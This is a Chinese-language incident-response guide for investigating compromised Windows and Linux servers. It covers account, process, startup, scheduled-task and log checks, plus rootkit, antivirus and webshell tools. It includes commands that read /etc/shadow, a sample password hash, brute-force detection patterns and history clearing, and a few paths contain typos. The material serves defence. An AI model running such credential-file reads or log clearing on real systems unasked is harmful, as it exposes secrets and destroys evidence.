应急响应实战笔记

GitHub 地址：https://github.com/Bypass007/Emergency-Response-Notes

GitBook 地址：https://bypass007.github.io/Emergency-Response-Notes/

项目介绍

面对各种各样的安全事件，我们该怎么处理?

这是一个关于安全事件应急响应的项目，从系统入侵到事件处理，收集和整理了一些案例进行分析。

我将持续更新这份笔记，希望能帮到有需要的人。

如果你看到好的案例，欢迎通过issue提交。

项目目录

学习交流

后续持续更新内容，将发布在公众号Bypass--，同时公众号提供了该项目的PDF版本，关注后回复"应急响应" 即可下载。

第一章：入侵排查篇

第1篇：window入侵排查

0x00 前言

当企业发生黑客入侵、系统崩溃或其它影响业务正常运行的安全事件时，急需第一时间进行处理，使企业的网络信息系统在最短时间内恢复正常工作，进一步查找入侵来源，还原入侵事故过程，同时给出解决方案与防范措施，为企业挽回或减少经济损失。

常见的应急响应事件分类：

web入侵：网页挂马、主页篡改、Webshell

系统入侵：病毒木马、勒索软件、远控后门

网络攻击：DDOS攻击、DNS劫持、ARP欺骗

针对常见的攻击事件，结合工作中应急响应事件分析和解决的方法，总结了一些Window服务器入侵排查的思路。

0x01 入侵排查思路

1.1 检查系统账号安全

1、查看服务器是否有弱口令，远程管理端口是否对公网开放。

- 检查方法：据实际情况咨询相关服务器管理员。

2、查看服务器是否存在可疑账号、新增账号。

- 检查方法：打开 cmd 窗口，输入`lusrmgr.msc`命令，查看是否有新增/可疑的账号，如有管理员群组的（Administrators）里的新增账户，如有，请立即禁用或删除掉。

3、查看服务器是否存在隐藏账号、克隆账号。

- 检查方法：

  a、打开注册表，查看管理员对应键值。

  b、使用D盾_web查杀工具，集成了对克隆账号检测的功能。

4、结合日志，查看管理员登录时间、用户名是否存在异常。

- 检查方法：

  a、Win+R打开运行，输入“eventvwr.msc”，回车运行，打开“事件查看器”。

  b、导出Windows日志--安全，利用Log Parser进行分析。

```
C:\Program Files (x86)\Log Parser 2.2>LogParser.exe -i:EVT "SELECT TimeGenera
 as LoginTime,EXTRACT_TOKEN(Strings,5,'|') as username FROM c:\11.evtx where
ntID=4624"
LoginTime           username
------------------- --------------
2018-06-17 18:26:24 Administrator
2018-06-17 18:54:37 SYSTEM
2018-06-18 01:21:30 Administrator
2018-06-18 01:21:39 Administrator

Statistics:
-----------
Elements processed: 9936
Elements output:    4
Execution time:     0.17 seconds


C:\Program Files (x86)\Log Parser 2.2>
```


1.2 检查异常端口、进程

1、检查端口连接情况，是否有远程连接、可疑连接。

- 检查方法：

  a、netstat -ano 查看目前的网络连接，定位可疑的ESTABLISHED

  b、根据netstat 定位出的pid，再通过tasklist命令进行进程定位 tasklist | findstr “PID”



2、进程

- 检查方法：

  a、开始--运行--输入msinfo32，依次点击“软件环境→正在运行任务”就可以查看到进程的详细信息，比如进程路径、进程ID、文件创建日期、启动时间等。

  b、打开D盾_web查杀工具，进程查看，关注没有签名信息的进程。

c、通过微软官方提供的 Process Explorer 等工具进行排查 。

d、查看可疑的进程及其子进程。可以通过观察以下内容：

```
没有签名验证信息的进程
没有描述信息的进程
进程的属主
进程的路径是否合法
CPU或内存资源占用长时间过高的进程
```

3、小技巧：

a、查看端口对应的PID： netstat -ano | findstr “port”

b、查看进程对应的PID：任务管理器--查看--选择列--PID 或者 tasklist | findstr “PID”

c、查看进程对应的程序位置：

任务管理器--选择对应进程--右键打开文件位置

运行输入 wmic，cmd界面 输入 process

d、tasklist /svc 进程--PID--服务

e、查看Windows服务所对应的端口： %system%/system32/drivers/etc/services（一般%system%就是C:\Windows）

1.3 检查启动项、计划任务、服务


1、检查服务器是否有异常的启动项。

- 检查方法：

  a、登录服务器，单击【开始】>【所有程序】>【启动】，默认情况下此目录在是一个空目录，确认是否有非业务程序在该目录下。 b、单击开始菜单 >【运行】，输入 msconfig，查看是否存在命名异常的启动项目，是则取消勾选命名异常的启动项目，并到命令中显示的路径删除文件。 c、单击【开始】>【运行】，输入 regedit，打开注册表，查看开机启动项是否正常，特别注意如下三个注册表项：
  HKEY_CURRENT_USER\software\micorsoft\windows\currentversion\run
  HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
  HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Runonce 检查右侧是否有启动异常的项目，如有请删除，并建议安装杀毒软件进行病毒查杀，清除残留病毒或木马。

  d、利用安全软件查看启动项、开机时间管理等。

  e、组策略，运行gpedit.msc。



2、检查计划任务

- 检查方法：

  a、单击【开始】>【设置】>【控制面板】>【任务计划】，查看计划任务属性，便可以发现木马文件的路径。

  b、单击【开始】>【运行】；输入 cmd，然后输入at，检查计算机与网络上的其它计算机之间的会话或计划任务，如有，则确认是否为正常连接。

3、服务自启动

- 检查方法：单击【开始】>【运行】，输入services.msc，注意服务状态和启动类型，检查是否有异常服务。

1.4 检查系统相关信息

1、查看系统版本以及补丁信息

- 检查方法：单击【开始】>【运行】，输入systeminfo，查看系统信息

2、查找可疑目录及文件

- 检查方法：

  a、 查看用户目录，新建账号会在这个目录生成一个用户目录，查看是否有新建用户目录。

  Window 2003 C:\Documents and Settings

  Window 2008R2 C:\Users\

  b、单击【开始】>【运行】，输入%UserProfile%\Recent，分析最近打开分析可疑文件。

  c、在服务器各个目录，可根据文件夹内文件列表时间进行排序，查找可疑文件。

d、回收站、浏览器下载目录、浏览器历史记录

e、修改时间在创建时间之前的为可疑文件

3、得到发现WEBSHELL、远控木马的创建时间，如何找出同一时间范围内创建的文件?

a、利用 Registry Workshop 注册表编辑器的搜索功能，可以找到最后写入时间区间的文件。

b、利用计算机自带文件搜索功能，指定修改时间进行搜索。

1.5 自动化查杀

- 病毒查杀
  - 检查方法：下载安全软件，更新最新病毒库，进行全盘扫描。
- webshell查杀
  - 检查方法：选择具体站点路径进行webshell查杀，建议使用两款webshell查杀工具同时查杀，可相互补充规则库的不足。

1.6 日志分析

系统日志

- 分析方法：

  a、前提：开启审核策略，若日后系统出现故障、安全事故则可以查看系统的日志文件，排除故障，追查入侵者的信息等。

  b、Win+R打开运行，输入“eventvwr.msc”，回车运行，打开“事件查看器”。

  C、导出应用程序日志、安全日志、系统日志，利用Log Parser进行分析。

WEB访问日志

- 分析方法：

  a、找到中间件的web日志，打包到本地方便进行分析。

  b、推荐工具：Window下，推荐用 EmEditor 进行日志分析，支持大文本，搜索效率还不错。

  Linux下，使用Shell命令组合查询分析

0x02 工具篇

2.1 病毒分析

PCHunter：http://www.xuetr.com

火绒剑：https://www.huorong.cn

Process Explorer：https://docs.microsoft.com/zh-cn/sysinternals/downloads/process-explorer

processhacker：https://processhacker.sourceforge.io/downloads.php

autoruns：https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns

OTL：https://www.bleepingcomputer.com/download/otl/

SysInspector：http://download.eset.com.cn/download/detail/?product=sysinspector

2.2 病毒查杀

卡巴斯基：http://devbuilds.kaspersky-labs.com/devbuilds/KVRT/latest/full/KVRT.exe （推荐理由：绿色版、最新病毒库）

大蜘蛛：http://free.drweb.ru/download+cureit+free（推荐理由：扫描快、一次下载只能用1周，更新病毒库）

火绒安全软件：https://www.huorong.cn

360杀毒：http://sd.360.cn/download_center.html

2.3 病毒动态

CVERC-国家计算机病毒应急处理中心：http://www.cverc.org.cn

微步在线威胁情报社区：https://x.threatbook.cn

火绒安全论坛：http://bbs.huorong.cn/forum-59-1.html

爱毒霸社区：http://bbs.duba.net

腾讯电脑管家：http://bbs.guanjia.qq.com/forum-2-1.html

2.4 在线病毒扫描网站

http://www.virscan.org //多引擎在线病毒扫描网 v1.02，当前支持 41 款杀毒引擎

https://habo.qq.com //腾讯哈勃分析系统

https://virusscan.jotti.org //Jotti恶意软件扫描系统

http://www.scanvir.com //针对计算机病毒、手机病毒、可疑文件等进行检测分析

2.5 webshell查杀

D盾_Web查杀：http://www.d99net.net/index.asp

河马webshell查杀：http://www.shellpub.com

深信服Webshell网站后门检测工具：http://edr.sangfor.com.cn/backdoor_detection.html

Safe3：http://www.uusec.com/webshell.zip

第2篇：Linux入侵排查

0x00 前言

当企业发生黑客入侵、系统崩溃或其它影响业务正常运行的安全事件时，急需第一时间进行处理，使企业的网络信息系统在最短时间内恢复正常工作，进一步查找入侵来源，还原入侵事故过程，同时给出解决方案与防范措施，为企业挽回或减少经济损失。

针对常见的攻击事件，结合工作中应急响应事件分析和解决的方法，总结了一些Linux服务器入侵排查的思路。

0x01 入侵排查思路

1.1 账号安全

基本使用：

```
1、用户信息文件/etc/passwd
root:x:0:0:root:/root:/bin/bash
account:password:UID:GID:GECOS:directory:shell
用户名：密码：用户ID：组ID：用户说明：家目录：登陆之后shell
注意：无密码只允许本机登陆，远程不允许登陆

2、影子文件/etc/shadow
root:$6$oGs1PqhL2p3ZetrE$X7o7bzoouHQVSEmSgsYN5UD4.kMHx6qgbTqwNVC5oOAouXvcjQSt.Ft7ql1WpkopY0UV
9ajBwUt1DpYxTCVvI/:16809:0:99999:7:::
用户名：加密密码：密码最后一次修改日期：两次密码的修改时间间隔：密码有效期：密码修改到期到的警告天数：密码过期之
后的宽限天数：账号失效时间：保留
```

```
who     查看当前登录用户（tty本地登陆  pts远程登录）
w       查看系统信息，想知道某一时刻用户的行为
uptime  查看登陆多久、多少用户，负载
```

入侵排查：

```
1、查询特权用户特权用户(uid 为0)
[root@localhost ~]# awk -F: '$3==0{print $1}' /etc/passwd
2、查询可以远程登录的帐号信息
[root@localhost ~]# awk '/\$1|\$6/{print $1}' /etc/shadow
3、除root帐号外，其他帐号是否存在sudo权限。如非管理需要，普通帐号应删除sudo权限
[root@localhost ~]# more /etc/sudoers | grep -v "^#\|^$" | grep "ALL=(ALL)"
4、禁用或删除多余及可疑的帐号
    usermod -L user     禁用帐号，帐号无法登录，/etc/shadow第二栏为!开头
    userdel user        删除user用户
    userdel -r user     将删除user用户，并且将/home目录下的user目录一并删除
```

1.2 历史命令

基本使用：

```
通过.bash_history查看帐号执行过的系统命令
1、root的历史命令
histroy
2、打开/home各帐号目录下的.bash_history，查看普通帐号的历史命令

为历史的命令增加登录的IP地址、执行命令时间等信息：
1）保存1万条命令
sed -i 's/^HISTSIZE=1000/HISTSIZE=10000/g' /etc/profile
2）在/etc/profile的文件尾部添加如下行数配置信息：
######jiagu history xianshi#########
USER_IP=`who -u am i 2>/dev/null | awk '{print $NF}' | sed -e 's/[()]//g'`
if [ "$USER_IP" = "" ]
then
USER_IP=`hostname`
fi
export HISTTIMEFORMAT="%F %T $USER_IP `whoami` "
shopt -s histappend
export PROMPT_COMMAND="history -a"
######### jiagu history xianshi ##########
```

```
3) source /etc/profile让配置生效

生成效果： 1  2018-07-10 19:45:39 192.168.204.1 root source /etc/profile

3、历史操作命令的清除：history -c
但此命令并不会清除保存在文件中的记录，因此需要手动删除.bash_profile文件中的记录。
```

入侵排查：

```
进入用户目录下
cat .bash_history >> history.txt
```

1.3 检查异常端口

使用netstat 网络连接命令，分析可疑端口、IP、PID

```
netstat -antlp|more

查看下pid所对应的进程文件路径，
运行ls -l /proc/$PID/exe或file /proc/$PID/exe ($PID 为对应的pid 号)
```

1.4 检查异常进程

使用ps命令，分析进程

```
ps aux | grep pid
```

1.5 检查开机启动项

基本使用：

系统运行级别示意图：

运行级别	含义
0	关机
1	单用户模式，可以想象为windows的安全模式，主要用于系统修复
2	不完全的命令行模式，不含NFS服务
3	完全的命令行模式，就是标准字符界面
4	系统保留
5	图形模式
6	重启动

查看运行级别命令 runlevel

系统默认允许级别

```
vi  /etc/inittab
id=3: initdefault  系统开机后直接进入哪个运行级别
```

开机启动配置文件

```
/etc/rc.local
/etc/rc.d/rc[0~6].d
```

例子:当我们需要开机启动自己的脚本时，只需要将可执行脚本丢在/etc/init.d目录下，然后在/etc/rc.d/rc*.d中建立软链接即可

```
root@localhost ~]# ln -s /etc/init.d/sshd /etc/rc.d/rc3.d/S100ssh
```

此处sshd是具体服务的脚本文件，S100ssh是其软链接，S开头代表加载时自启动；如果是K开头的脚本文件，代表运行级别加载时需要关闭的。

入侵排查：

启动项文件： more /etc/rc.local /etc/rc.d/rc[0~6].d ls -l /etc/rc.d/rc3.d/

1.6 检查定时任务

基本使用

1、利用crontab创建计划任务

- 基本命令

crontab -l 列出某个用户cron服务的详细内容

Tips：默认编写的crontab文件会保存在 (/var/spool/cron/用户名 例如: /var/spool/cron/root

crontab -r 删除每个用户cront任务(谨慎：删除所有的计划任务)

crontab -e 使用编辑器编辑当前的crontab文件

如：*/1 * * * * echo "hello world" >> /tmp/test.txt 每分钟写入文件

2、利用anacron实现异步定时任务调度

- 使用案例

每天运行 /home/backup.sh脚本： vi /etc/anacrontab @daily 10 example.daily /bin/bash /home/backup.sh

当机器在 backup.sh 期望被运行时是关机的，anacron会在机器开机十分钟之后运行它，而不用再等待 7天。

入侵排查

重点关注以下目录中是否存在恶意脚本

```
/var/spool/cron/*
/etc/crontab
/etc/cron.d/*
/etc/cron.daily/*
/etc/cron.hourly/*
/etc/cron.monthly/*
/etc/cron.weekly/
/etc/anacrontab
/var/spool/anacron/*
```

小技巧：

```
more /etc/cron.daily/*  查看目录下所有文件
```

1.7 检查服务

服务自启动

第一种修改方法：

```
chkconfig [--level 运行级别] [独立服务名] [on|off]
chkconfig –level  2345 httpd on  开启自启动
chkconfig httpd on  (默认level是2345)
```

第二种修改方法：

```
修改/etc/re.d/rc.local 文件
加入 /etc/init.d/httpd start
```

第三种修改方法：

使用ntsysv命令管理自启动，可以管理独立服务和xinetd服务。

入侵排查

1、查询已安装的服务：

RPM包安装的服务

```
chkconfig  --list  查看服务自启动状态，可以看到所有的RPM包安装的服务
ps aux | grep crond 查看当前服务

系统在3与5级别下的启动项
中文环境
chkconfig --list | grep "3:启用\|5:启用"
英文环境
chkconfig --list | grep "3:on\|5:on"
```

源码包安装的服务

```
查看服务安装位置 ，一般是在/user/local/
service httpd start
搜索/etc/rc.d/init.d/  查看是否存在
```

1.8 检查异常文件

1、查看敏感目录，如/tmp目录下的文件，同时注意隐藏文件夹，以“..”为名的文件夹具有隐藏属性

2、得到发现WEBSHELL、远控木马的创建时间，如何找出同一时间范围内创建的文件?

可以使用find命令来查找，如 find /opt -iname "*" -atime 1 -type f 找出 /opt 下一天前访问过的文件

3、针对可疑文件可以使用stat进行创建修改时间。

1.9 检查系统日志

日志默认存放位置：/var/log/

查看日志配置情况：more /etc/rsyslog.conf

日志文件	说明
/var/log/cron	记录了系统定时任务相关的日志
/var/log/cups	记录打印信息的日志
/var/log/dmesg	记录了系统在开机时内核自检的信息，也可以使用dmesg命令直接查看内核自检信息
/var/log/mailog	记录邮件信息
/var/log/message	记录系统重要信息的日志。这个日志文件中会记录Linux系统的绝大多数重要信息，如果系统出现问题时，首先要检查的就应该是这个日志文件
/var/log/btmp	记录错误登录日志，这个文件是二进制文件，不能直接vi查看，而要使用lastb命令查看
/var/log/lastlog	记录系统中所有用户最后一次登录时间的日志，这个文件是二进制文件，不能直接vi，而要使用lastlog命令查看
/var/log/wtmp	永久记录所有用户的登录、注销信息，同时记录系统的启动、重启、关机事件。同样这个文件也是一个二进制文件，不能直接vi，而需要使用last命令来查看
/var/log/utmp	记录当前已经登录的用户信息，这个文件会随着用户的登录和注销不断变化，只记录当前登录用户的信息。同样这个文件不能直接vi，而要使用w,who,users等命令来查询
/var/log/secure	记录验证和授权方面的信息，只要涉及账号和密码的程序都会记录，比如SSH登录，su切换用户，sudo授权，甚至添加用户和修改用户密码都会记录在这个日志文件中

日志分析技巧：

```
1、定位有多少IP在爆破主机的root帐号：
grep "Failed password for root" /var/log/secure | awk '{print $11}' | sort | uniq -c | sort -nr
| more

定位有哪些IP在爆破：
grep "Failed password" /var/log/secure|grep -E -o "(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.
```

```
(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4]
[0-9]|[01]?[0-9][0-9]?)"|uniq -c

爆破用户名字典是什么?
 grep "Failed password" /var/log/secure|perl -e 'while($_=<>){ /for(.*?) from/; print
"$1\n";}'|uniq -c|sort -nr

2、登录成功的IP有哪些:
grep "Accepted " /var/log/secure | awk '{print $11}' | sort | uniq -c | sort -nr | more

登录成功的日期、用户名、IP:
grep "Accepted " /var/log/secure | awk '{print $1,$2,$3,$9,$11}'

3、增加一个用户kali日志:
Jul 10 00:12:15 localhost useradd[2382]: new group: name=kali, GID=1001
Jul 10 00:12:15 localhost useradd[2382]: new user: name=kali, UID=1001, GID=1001,
home=/home/kali
, shell=/bin/bash
Jul 10 00:12:58 localhost passwd: pam_unix(passwd:chauthtok): password changed for kali
#grep "useradd" /var/log/secure

4、删除用户kali日志:
Jul 10 00:14:17 localhost userdel[2393]: delete user 'kali'
Jul 10 00:14:17 localhost userdel[2393]: removed group 'kali' owned by 'kali'
Jul 10 00:14:17 localhost userdel[2393]: removed shadow group 'kali' owned by 'kali'
# grep "userdel" /var/log/secure

5、su切换用户:
Jul 10 00:38:13 localhost su: pam_unix(su-l:session): session opened for user good by
root(uid=0)

sudo授权执行:
sudo -l
Jul 10 00:43:09 localhost sudo:    good : TTY=pts/4 ; PWD=/home/good ; USER=root ;
COMMAND=/sbin/shutdown -r now
```

0x02 工具篇

2.1 Rootkit查杀

- chkrootkit

  网址：http://www.chkrootkit.org

  ```
  使用方法:
  wget ftp://ftp.pangeia.com.br/pub/seg/pac/chkrootkit.tar.gz
  tar zxvf chkrootkit.tar.gz
  cd chkrootkit-0.52
  make sense
  #编译完成没有报错的话执行检查
  ./chkrootkit
  ```

- rkhunter

网址：http://rkhunter.sourceforge.net

```
使用方法：
wget https://nchc.dl.sourceforge.net/project/rkhunter/rkhunter/1.4.4/rkhunter-1.4.4.tar.gz
tar -zxvf rkhunter-1.4.4.tar.gz
cd rkhunter-1.4.4
./installer.sh --install
rkhunter -c
```

2.2 病毒查杀

- Clamav

  ClamAV的官方下载地址为：http://www.clamav.net/download.html

  安装方式一：

```
1、安装zlib：
wget http://nchc.dl.sourceforge.net/project/libpng/zlib/1.2.7/zlib-1.2.7.tar.gz
tar -zxvf  zlib-1.2.7.tar.gz
cd zlib-1.2.7
#安装一下gcc编译环境：  yum install gcc
CFLAGS="-O3 -fPIC" ./configure --prefix= /usr/local/zlib/
make && make install

2、添加用户组clamav和组成员clamav：
groupadd clamav
useradd -g clamav -s /bin/false -c "Clam AntiVirus" clamav

3、安装Clamav
tar -zxvf clamav-0.97.6.tar.gz
cd clamav-0.97.6
./configure --prefix=/opt/clamav --disable-clamav -with-zlib=/usr/local/zlib
make
make install

4、配置Clamav
mkdir /opt/clamav/logs
mkdir /opt/clamav/updata
touch /opt/clamav/logs/freshclam.log
touch /opt/clamav/logs/clamd.log
cd /opt/clamav/logs
chown clamav:clamav clamd.log
chown clamav:clamav freshclam.log

5、ClamAV 使用：
 /opt/clamav/bin/freshclam 升级病毒库
./clamscan -h 查看相应的帮助信息
./clamscan -r /home  扫描所有用户的主目录就使用
./clamscan -r --bell -i /bin  扫描bin目录并且显示有问题的文件的扫描结果
```

  安装方式二：

```
#安装
yum install -y clamav
#更新病毒库
freshclam
#扫描方法
clamscan -r /etc --max-dir-recursion=5 -l /root/etcclamav.log
clamscan -r /bin --max-dir-recursion=5 -l /root/binclamav.log
clamscan -r /usr --max-dir-recursion=5 -l /root/usrclamav.log
#扫描并杀毒
clamscan -r  --remove  /usr/bin/bsd-port
clamscan -r  --remove  /usr/bin/
clamscan -r --remove  /usr/local/zabbix/sbin
#查看日志发现
cat /root/usrclamav.log |grep FOUND
```

2.3 webshell查杀

linux版：

```
河马webshell查杀：http://www.shellpub.com
深信服webshell网站后门检测工具：http://edr.sangfor.com.cn/backdoor_detection.html
```

2.4 RPM check检查

系统完整性可以通过rpm自带的-Va来校验检查所有的rpm软件包，查看哪些命令是否被替换了：

```
./rpm -Va > rpm.log
```

如果一切均校验正常将不会产生任何输出，如果有不一致的地方，就会显示出来，输出格式是8位长字符串，每个字符都用以表示文件与RPM数据库中一种属性的比较结果 ， 如果是. (点) 则表示测试通过。

```
验证内容中的8个信息的具体内容如下：
                S          文件大小是否改变
                M          文件的类型或文件的权限（rwx）是否被改变
                5          文件MD5校验是否改变（可以看成文件内容是否改变）
                D          设备中，从代码是否改变
                L          文件路径是否改变
                U          文件的属主（所有者）是否改变
                G          文件的属组是否改变
                T          文件的修改时间是否改变
```

如果命令被替换了，如果还原回来：

```
文件提取还原案例：
rpm  -qf /bin/ls  查询ls命令属于哪个软件包
mv  /bin/ls /tmp  先把ls转移到tmp目录下，造成ls命令丢失的假象
rpm2cpio /mnt/cdrom/Packages/coreutils-8.4-19.el6.i686.rpm | cpio -idv ./bin/ls 提取rpm包中ls命令到当前目录的/bin/ls下
cp /root/bin/ls  /bin/ 把ls命令复制到/bin/目录 修复文件丢失
```

2.5 linux安全检查脚本

Github项目地址：

https://github.com/grayddq/GScan

https://github.com/ppabc/security_check

https://github.com/T0xst/linux

尽信书不如无书，工具只是辅助，别太过于依赖，关键在于你如何解决问题的思路。

第3篇：常见的Webshell查杀工具

当网站服务器被入侵时，我们需要一款Webshell检测工具，来帮助我们发现webshell，进一步排查系统可能存在的安全漏洞。

本文推荐了10款Webshll检测工具，用于网站入侵排查。当然，目前市场上的很多主机安全产品也都提供这种WebShell检测能力，比如阿里云、青藤云、safedog等，本文暂不讨论。

1、D盾_Web查杀

阿D出品，使用自行研发不分扩展名的代码分析引擎，能分析更为隐藏的WebShell后门行为。

兼容性：只提供Windows版本。

工具下载地址：http://www.d99net.net/down/WebShellKill_V2.0.9.zip

2、百度WEBDIR+

下一代WebShell检测引擎，采用先进的动态监测技术，结合多种引擎零规则查杀。

兼容性：提供在线查杀木马，免费开放API支持批量检测。

在线查杀地址：https://scanner.baidu.com/

3、河马

专注webshell查杀研究，拥有海量webshell样本和自主查杀技术，采用传统特征+云端大数据双引擎的查杀技术。查杀速度快、精度高、误报低。

兼容性：支持Windows、linux，支持在线查杀。

官方网站：https://www.shellpub.com/

